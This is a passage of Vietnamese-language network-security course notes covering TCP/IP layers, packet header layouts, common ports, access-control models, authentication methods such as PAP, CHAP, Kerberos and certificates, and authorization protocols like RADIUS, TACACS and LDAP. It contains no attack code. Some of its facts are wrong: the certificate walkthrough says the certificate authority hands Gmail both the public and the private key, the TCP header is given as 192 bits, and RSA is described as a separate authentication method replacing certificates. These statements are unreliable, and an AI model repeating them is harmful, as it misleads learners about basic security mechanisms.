Các giao thức định tuyến như OSPF (tuyến ngắn nhất được chọn đầu tiên), chạy trên IP, cũng có thể được coi là một phần của tầng giao vận, hoặc tầng mạng. ICMP (Internet control message protocol) - tạm dịch là Giao thức điều khiển thông điệp Internet) và IGMP (Internet group management protocol - tạm dịch là Giao thức quản lý nhóm Internet) chạy trên IP, có thể được coi là một phần của tầng mạng.

### Tầng mạng:

Giao thức: IP (IPv4, IPv6) ARP (Address Resolution Protocol) - tạm dịch là Giao thức tìm địa chỉ và RARP (Reverse Address Resolution Protocol - tạm dịch là Giao thức tìm địa chỉ ngược lại) hoạt động ở bên dưới IP nhưng ở trên tầng liên kết (link layer), vậy có thể nói là nó nằm ở khoảng trung gian giữa hai tầng.



### Tầng liên kết:

Gồm các giao thức: Ethernet, Wi-Fi, Token ring, PPP, SLIP, FDDI, ATM, Frame Relay, SMDS, ...


### c. So sánh mô hình TCP/IP và OSI

Mô hình đơn giản hơn mô hình OSI vẫn thể hiện được quá trình giao tiếp trên mạng.  
Mô hình TCP/IP được chia làm 4 Layer

OSI Model	TCP/IP Model
7. Application	4. Application
6. Presentation	
5. Session	
4. Transport	3. Transport
3. Network	2. Internet
2. Data Link	1. Network Access
1. Physical	

### d. Cấu tạo gói tin IP, TCP, UDP, ICMP

Để phục vụ công tác nghiên cứu về Security cần phải hiểu rõ cấu tạo gói tin ở các layer để có thể hiểu và phân tích gói tin.



Mô hình đóng gói thông tin ở các Layer của mô hình TCP/IP

## Cấu tạo gói tin IPv4


Đây là cấu tạo của gói tin IPv4, gồm phần Header và data. Header bao gồm 160 hoặc 192 bits phần còn lại là Data.

Phần địa chỉ là 32bits

bit offset	0–3	4–7	8–13	14–15	16–18	19–31		
0	Version	Internet Header Length	Differentiated Services Code Point	Explicit Congestion Notification	Total Length			
32	Identification			Flags	Fragment Offset			
64	Time to Live		Protocol		Header checksum			
96	Source IP Address							
128	Destination IP Address							
160	Options ( if Header Length > 5 )							
160 or 192+	Data							

## Cấu tạo gói tin IPv6:

Gói tin IPv6 cũng gồm hai phần là Header và Data. Phần Header của gói tin bao gồm 40 octec (320bits), trong đó địa chỉ IPv6 là 128bit.




## Cấu tạo của gói tin TCP:

TCP Header		
Offsets	Octet	0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Octet	Bit	0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
0	0	Source port
4	32	Sequence number
8	64	Acknowledgment number (if ACK set)
12	96	Data offset Reserved N S C W E R C U R A C P R S S Y F I Window Size
16	128	Checksum
20	160	Options (if Data Offset > 5, padded at the end with "0" bytes if necessary)
...	...	...

Cấu tạo của gói tin TCP bao gồm hai phần Header và Data. Trong đó phần Header là 192bit.

Ba bước bắt đầu kết nối TCP:

- + Bước I: Client bắn đến Server một gói tin SYN



- + Bước II: Server trả lời tới Client một gói tin SYN/ACK

- + Bước III: Khi Client nhận được gói tin SYN/ACK sẽ gửi lại server một gói ACK – và quá trình trao đổi thông tin giữa hai máy bắt đầu.

Bốn bước kết thúc kết nối TCP:

- + Bước I: Client gửi đến Server một gói tin FIN ACK



- + Bước II: Server gửi lại cho Client một gói tin ACK

- + Bước III: Server lại gửi cho Client một gói FIN ACK

- + Bước IV: Client gửi lại cho Server gói ACK và quá trình ngắt kết nối giữa Server và Client được thực hiện.

**Cấu tạo gói tin UDP:**

offset (bits)	0 – 15	16 – 31
<b>0</b>	Source Port Number	Destination Port Number
<b>32</b>	Length	Checksum
<b>64+</b>		Data

1

UDP bao gồm hai phần Header và Data, trong đó phần Header gồm 64bit.

### Cấu tạo gói tin ICMP

- Type (8 bits) [8 bít sử dụng để nhận diện loại ICMP]
- Code (8 bits) [Mỗi Type cụ thể có nhưng code cụ thể riêng để miêu tả cho dạng đó]
- Checksum (16 bits) [Checksum gồm 16bits]
- Message (Không cố định) [Phụ thuộc vào type và code]

### e. Một số Port thường sử dụng

Để nhiều dịch vụ có thể cùng lúc giao tiếp trên một kết nối, mỗi dịch vụ được sử dụng một port nhất định. Khi nghiên cứu về Security chúng ta cũng nên có một số kiến thức về các port hay được sử dụng:

Protocol	Port
FTP	20/21
SSH	22
Telnet	23
SMTP	25
DNS	53
TFTP	69
HTTP	80
POP3	110
SNMP	161/162
HTTPS	443
SMB	445
NetBIOS	135,137,139
VPN	1723,500
Remote Desktop	3389

### f. Sử dụng công cụ Sniffer để phân tích gói tin IP, ICMP, UDP, TCP.

**Thực hành:** Cài đặt Wireshark và Colasoft để phân tích

### g. Phân tích từng gói tin và toàn phiên kết nối

**Thực hành:** Cài đặt Wireshark và Colasoft để phân tích

### 3. Khái niệm về điều khiển truy cập (Access Controls).

Trước khi được cấp thẩm quyền mọi người đều truy cập với quyền user Anonymous. Sau khi người dùng được xác thực (**Authentication**) sẽ được hệ thống cấp cho thẩm quyền sử dụng tài nguyên (**Authorization**) và toàn bộ quá trình truy cập của người dùng sẽ được giám sát và ghi lại (**Accounting**).

#### a. Access Control Systems

Tài nguyên chỉ có thể truy cập bởi những cá nhân được xác thực. Quá trình quản lý truy cập tài nguyên của người dùng cần thực hiện qua các bước:

- **Identification:** Quá trình nhận dạng người dùng, người dùng cung cấp các thông tin cho hệ thống nhận dạng.
- **Authentication:** Bước xác thực người dùng, người dùng cung cấp các thông tin xác nhận dạng, hệ thống tiến hành xác thực bằng nhiều phương thức khác nhau.
- **Authorization:** Thẩm quyền truy cập tài nguyên được hệ thống cấp cho người dùng sau khi xác thực Authentication.
- **Accounting:** Hệ thống giám sát và thống kê quá trình truy cập của người dùng vào các vùng tài nguyên.

Tất cả các hệ thống điều khiển truy cập (access control systems) đều phải có ba yếu tố cơ bản nhất:

- **Subjects:** Toàn bộ đối tượng có thể gán quyền truy cập. Có thể coi đây là User/Group trong hệ thống
- **Objects:** Tài nguyên được sử dụng.
- **Access Permissions** được sử dụng để gán quyền truy cập các Objects cho Subjects. (Ví dụ một User là một Subject, một folder là một Object, Permission là quyền gán cho User truy cập vào Folder). Bảng Access Permissions cho một đối tượng gọi là Access Control List (ACLs), ACL của toàn bộ hệ thống được thống kê trong bảng Access Control Entries (ACEs).

## b. Nguyên tắc thiết lập Access Control

Người làm về chính sách bảo mật cần phải đưa ra các nguyên tắc quản trị tài nguyên hệ thống để đảm bảo: Bảo mật nhất cho tài nguyên, đáp ứng được công việc của người dùng. Các nguyên tắc đó được chia ra:

- **Principle of Least Privilege** – Người dùng (Subjects) được gán quyền nhỏ nhất (minimum permissions) với các tài nguyên (Object) và vẫn đảm bảo được công việc.
- **Principle of Separation of Duties and Responsibilities** – Các hệ thống quan trọng cần phải phân chia thành các thành phần khác nhau để dễ dàng phân quyền điều khiển hợp lý.
- **Principle of Need to Know** – Người dùng chỉ truy cập vào những vùng tài nguyên mà họ cần và có hiểu biết về tài nguyên đó để đảm bảo cho công việc của họ.

## c. Các dạng Access Controls


Tài nguyên có nhiều dạng, người dùng có nhiều đối tượng vậy chúng ta cần phải sử dụng những dạng điều khiển truy cập dữ liệu hợp lý.

### - Mandatory Access Control (MAC)

- + Là phương thức điều khiển dựa vào Rule-Base để gán quyền truy cập cho các đối tượng.
- + Việc gán quyền cho các đối tượng dựa vào việc phân chia tài nguyên ra các loại khác nhau (classification resources).
- + Phương thức điều khiển truy cập này thường áp dụng cho: tổ chức chính phủ, công ty
- + Ví dụ: một công ty sản xuất bia các vùng tài nguyên được chia: Public (website), Private (dữ liệu kế toán), Confidential (công thức nấu bia). Mỗi vùng tài nguyên đó sẽ có những đối tượng được truy cập riêng, và việc điều khiển truy cập này chính là Mandatory Access Control.

### - Discretionary Access Control (DAC)


- + Người dùng (Subjects) được điều khiển truy cập qua ACLs.
- + Các mức độ truy cập vào dữ liệu có thể được phân làm các mức khác nhau (ví dụ: NTFS Permission, việc gán quyền cho User/Group theo các mức độ như Full control, Modify, Read).
- + Access Control List có thể được sử dụng khi gán Permission truy cập tài nguyên, hoặc trên router, firewall. Khi sử dụng ACLs đó là phương thức điều khiển truy cập Discretionary Access Control.



bảng Access Control List của NTFS  
Permission

## Role-Based Access Control

- + Người quản trị sẽ dựa vào vai trò của người dùng để gán quyền cho người dùng. Những quyền của người dùng có thể là những tác vụ người dùng có thể thực thi với hệ thống.
- + Ví dụ người quản trị có thể gán các quyền cho User: Shutdown, change network settings, remote desktop, backup và một số quyền khác dựa vào vai trò (role) của người dùng.
- + Trong hệ thống Windows của Microsoft phương thức điều khiển truy cập này có thể hiểu là gán User Rights.
- + Ví dụ thiết lập User Right của hệ thống Microsoft.



Ngoài ra Access Control có thể được chia làm hai dạng:

- **Centralized Access Control (CAC)**

Quá trình xác thực và cấp thẩm quyền được thực hiện tập trung cho toàn bộ hệ thống. Có ba phương thức điều khiển truy cập tập trung thường được sử dụng là:

- + Remote Authentication Dial-In User Service (RADIUS)
  - + Terminal Access Control Access System (TACAS)
  - + Active Directory
- **Decentralized Access Control Systems (DACS)**

Là phương thức điều khiển tập trung bao gồm nhiều hệ thống CACs khác nhau trong một tổ chức được tích hợp trong các hệ thống khác nhau không cần liên quan tới phần cứng và phần mềm.

Dựa vào các hành động với hệ thống Access Control cũng có thể được chia làm các loại:

- + Administrative Controls

## 4. Khái niệm về Authentications

### a. Những yếu tố để nhận dạng và xác thực người dùng

Các phương thức xác thực người dùng dựa vào các yếu tố cơ bản:

- **Something you KNOW** - Dựa vào một vài cái bạn biết (vd: user/pass)
- **Something you HAVE** - Dựa vào một vài cái bạn có (vd: rút tiền ATM bạn phải có thẻ)
- **Something you ARE** - Dựa vào một vài cái là bạn (vd: vân tay, giọng nói)

### b. Các phương thức xác thực


Trong thực tế có khá nhiều phương thức xác thực người dùng hay trong CNTT, mỗi dạng xác thực có thể phù hợp với một hoặc nhiều dịch vụ khác nhau. Dưới đây tôi trình bày một số phương thức xác thực hay được sử dụng trong CNTT.

### - PAP - Password Authentication Protocol

PAP được sử dụng bởi các người dùng từ xa cần xác thực qua các kết nối PPP. PAP cung cấp khả năng nhận diện và xác thực người dùng khi họ kết nối từ hệ thống từ xa. Giao thức xác thực này yêu cầu người dùng phải nhập Password trước khi được xác thực. Username và Password được truyền đi trên mạng sau khi kết nối được thực hiện qua PPP. Server xác thực chưa dữ liệu xác thực, khi người dùng nhập thông tin sẽ được gửi về máy chủ này. Toàn bộ Username/Password được truyền trên mạng hoàn toàn không được mã hóa (cleartext).

### - CHAP – Challenge Handshake Authentication Protocol

CHAP là phương thức xác thực sinh ra để khắc phục các điểm yếu và lỗ hổng của phương thức xác thực PAP. CHAP sử dụng phương thức challenge/response để xác thực người dùng. Khi người dùng muốn thiết lập một kết nối PPP cả hai sẽ phải đồng ý sử dụng phương thức xác thực CHAP. Challenge được mã hóa sử dụng mật khẩu và encryption key. CHAP hoạt động được mô tả trong mô hình dưới đây:




### - Kerberos

Là phương thức xác thực mà User/Password không được truyền đi trên mạng. (VD: hệ thống Active Directory của Microsoft sử dụng phương thức xác thực Kerberos).

Phương thức xác thực Kerberos có thể được miêu tả giống như chúng ta đã xem phim:

- + Đầu tiên người dùng phải có User/Password có thẩm quyền (đi xem phim phải có tiền)
- + Người dùng yêu cầu một dịch vụ (người xem cần xem một bộ phim chiếu lúc giờ....)
- + Người dùng đưa thẩm quyền của mình cho người xác thực (đưa tiền mua vé)
- + Máy chủ KDC cung cấp thẩm quyền truy cập dịch vụ cho người dùng (Phòng vé đưa vé cho người mua)
- + Người dùng mang thẩm quyền được cấp mang tới máy chủ dịch vụ (người xem phim đưa vé tại phòng chiếu phim để người soát vé kiểm tra).

Kerberos có thể được miêu tả các bước như sau:



#### - Multi factor


Là phương thức xác thực nhiều yếu tố.

Ví dụ sử dụng dịch vụ ATM của ngân hàng bạn cần có thẻ ngân hàng + mật khẩu (đó là xác thực dựa vào 2 yếu tố). Ngoài ra một số dịch vụ sử dụng nhiều phương thức xác thực kết hợp nâng cao mức độ bảo mật.

#### - Certificate

Là phương thức xác thực rộng rãi trên Internet, cung cấp khả năng xác thực an toàn cho người dùng. Khi nội dung được mã hóa gửi đi, chỉ có Private Key mới giải mã được nội dung, và thường Private key không được truyền đi trên mạng.

Ví dụ quá trình xác thực bình thường khi người dùng truy cập Gmail:



Bước 1: Người dùng truy cập gmail.com

Bước 2: Gmail sẽ gửi thông tin tới Versign để lấy Certificate

Bước 3: Versign gửi lại cho Gmail Certificate bao gồm: Public Key và Private key

Bước 4: Gmail gửi lại cho người dùng Public Key để mã hóa thông tin xác thực

Bước 5: Người dùng sử dụng Public Key mã hóa gửi lên Gmail

Bước 6: Gmail sử dụng Private key để giải mã

Phương thức xác thực này không an toàn khi nhiễm các loại mã độc ví như Keylogger, người dùng vẫn có khả năng mất User/Password

### - RSA

RSA phương thức xác thực đặt tiền và an toàn cho quá trình xác thực và truyền thông tin trên Internet. RSA khắc phục một số nhược điểm của phương thức xác thực Certificate. Đây là phương thức hay được sử dụng để giao dịch ngân hàng.

### - Biometric

Phương thức xác thực sử dụng sinh trắc học để nhận dạng người dùng như dùng: Vân tay, tĩnh mạch, võng mạc, âm thanh, khuôn mặt để xác thực người dùng.

## 5. Authorization

### a. Cơ bản về Authorization

Authorization (Dịch tiếng Việt: Sự cấp quyền) là việc cấp quyền cho người dùng trong một hệ thống sau khi người dùng xác thực (Authenticaion).

Authorization thể hiện các quyền mà người dùng có thể thực thi trên hệ thống. Authorization làm việc trực tiếp với điều khiển truy cập Access Control

**Ví dụ:** Trên hệ thống Authorization của Windows sau khi người dùng đăng nhập (Authentication) hệ thống sẽ cấp quyền đối với:


- File và Folder có NTFS Permmision: Quyền đọc, ghi, xóa, chỉnh sửa.... đó chính là thẩm quyền người dùng được cấp đối với file và folder
- Đối với hệ thống có User Right: Cấp quyền chỉnh sửa hệ thống cho người dùng như remote desktop, sử thông số card mạng.....

### b. Các phương thức Authorization

#### RADIUS

Remote Authentication Dial-in User Service (RADIUS) cung cấp xác thực và điều khiển truy cập sử dụng giao thức UDP để xác thực tập trung cho toàn bộ hệ thống mạng.

RADIUS có thể sử dụng cho người dùng truy cập VPN, RAS hay cung cấp xác thực cho các dịch vụ sử dụng RADIUS.



Mô hình RADIUS xác thực  
cho hệ thống WIFI

#### Kerberos

Tương tự như phần Authentication

## **TACACS**

Terminal Access Controller Access Control System (TACACS) điều khiển truy cập bằng cách xác thực và cấp thẩm quyền trong hệ thống UNIX network. Hoạt động tương tự như hệ thống RADIUS, khi một hệ thống cần xác thực sẽ chuyển qua Username và Password cho máy chủ TACACS và máy chủ này sẽ xác thực và cấp quyền truy cập.

TACACS sử dụng dịch vụ UDP và TCP qua port 49.

## **TACACS+**

Extended Terminal Access Controller Access Control System Plus (TACACS+) là một biến thể từ TACACS. Tương tự như RADIUS giao thức TACACS+ cung cấp xác thực và cấp thẩm quyền có tính năng Accounting cho việc cấp thẩm quyền tập trung với yêu cầu xác thực.

## **LDAP**

Lightweight Directory Access Protocol (LDAP) cung cấp truy cập tới directory services (dịch vụ danh mục), được tích hợp trong Microsoft Active Directory. LDAP được tạo ra như một phần giản lược của dịch vụ X.500 Directory Access Protocol, và sử dụng port 389. LDAP được sử dụng rất rộng rãi trong các dịch vụ cung cấp directory như: Directory Service Markup Language (DSML), Service Location Protocol (SLP), và Microsoft Active Directory.

## **XTACACS**

Là một phiên bản của hệ thống TACACS được phát triển và cung cấp bởi Cisco và được gọi lại Extended Terminal Access Controller Access Control System (XTACACS). Dịch vụ phát triển mở rộng từ giao thức TACACS cho phép hỗ trợ thêm tính năng Accounting và Auditing, với hai tính năng chỉ có trong TACACS+ và RADIUS.

## **IEEE 802.1x**

IEEE 802.1x là chuẩn cho wireless, sử dụng port phụ thuộc vào dịch vụ cung cấp xác thực (authentication) và cấp thẩm quyền (authorization) như RADIUS và TACACS+. Giao thức này có thể được sử dụng để bảo mật cho các giao thức WPA/WPA2.

Ngoài ra IPsec cũng là một giao thức khá phổ biến được sử dụng kết hợp với IEEE 802.1x để cung cấp bảo mật cho hệ thống mạng.

## 6. Khái niệm về Accounting

Giám sát là quản lý việc truy cập vào hệ thống ra sao và việc truy cập diễn ra như thế nào.

- Quản lý giám sát sẽ giúp người quản trị xác định được lỗi do ai ai và là lỗi gì người quản trị hoàn toàn có thể biết được việc cần thiết để khôi phục lỗi một cách nhanh nhất.
- Ngoài ra nhờ giám sát mà người quản trị sẽ phát hiện ra kẻ thâm nhập bất hợp pháp vào hệ thống, ngăn chặn các cuộc tấn công.
- Việc bạn truy cập vào và làm gì cũng cần quản lý bởi vì trên thực tế thì 60% các cuộc tấn công là bên trong hệ thống 40% là ngoài Internet. Việc ngăn ngừa những tấn công từ trong mạng rất khó vì họ hiểu được hệ thống và cơ chế bảo mật của hệ thống.
- Người quản trị sẽ giám sát những thuộc tính truy cập, xác thực từ đó phát hiện ra các tấn công và mối đe dọa của hệ thống.
- Việc trình diễn các kết nối cũng rất quan trọng, thông qua các kết nối bạn có thể nhận dạng kẻ tấn công từ đâu và kẻ đó định làm gì.

Giám sát truy cập và xác thực dựa trên những thành tố chính sau để phát hiện lỗ hổng và tấn công:

Truy cập lỗi nhiều lần, kết nối theo một giao thức khác không có trong hệ thống, đăng nhập sai mật khẩu nhiều lần, phát hiện Scan mạng.v.v..

Quy trình giám: Giám sát hệ thống: giám sát tất cả các tiến trình Logon, tiến trình truy cập điều khiển, tiến trình của các chương trình chạy trong hệ thống.

Giám sát truy cập mạng, giám sát các giao thức, các kết nối, mail và một số tính năng truy cập khác.

Giám sát tính năng backup sao lưu


Giám sát tính khả dụng, tính sẵn sàng, tính ổn định thông tin

## 7. Tam giác bảo mật CIA

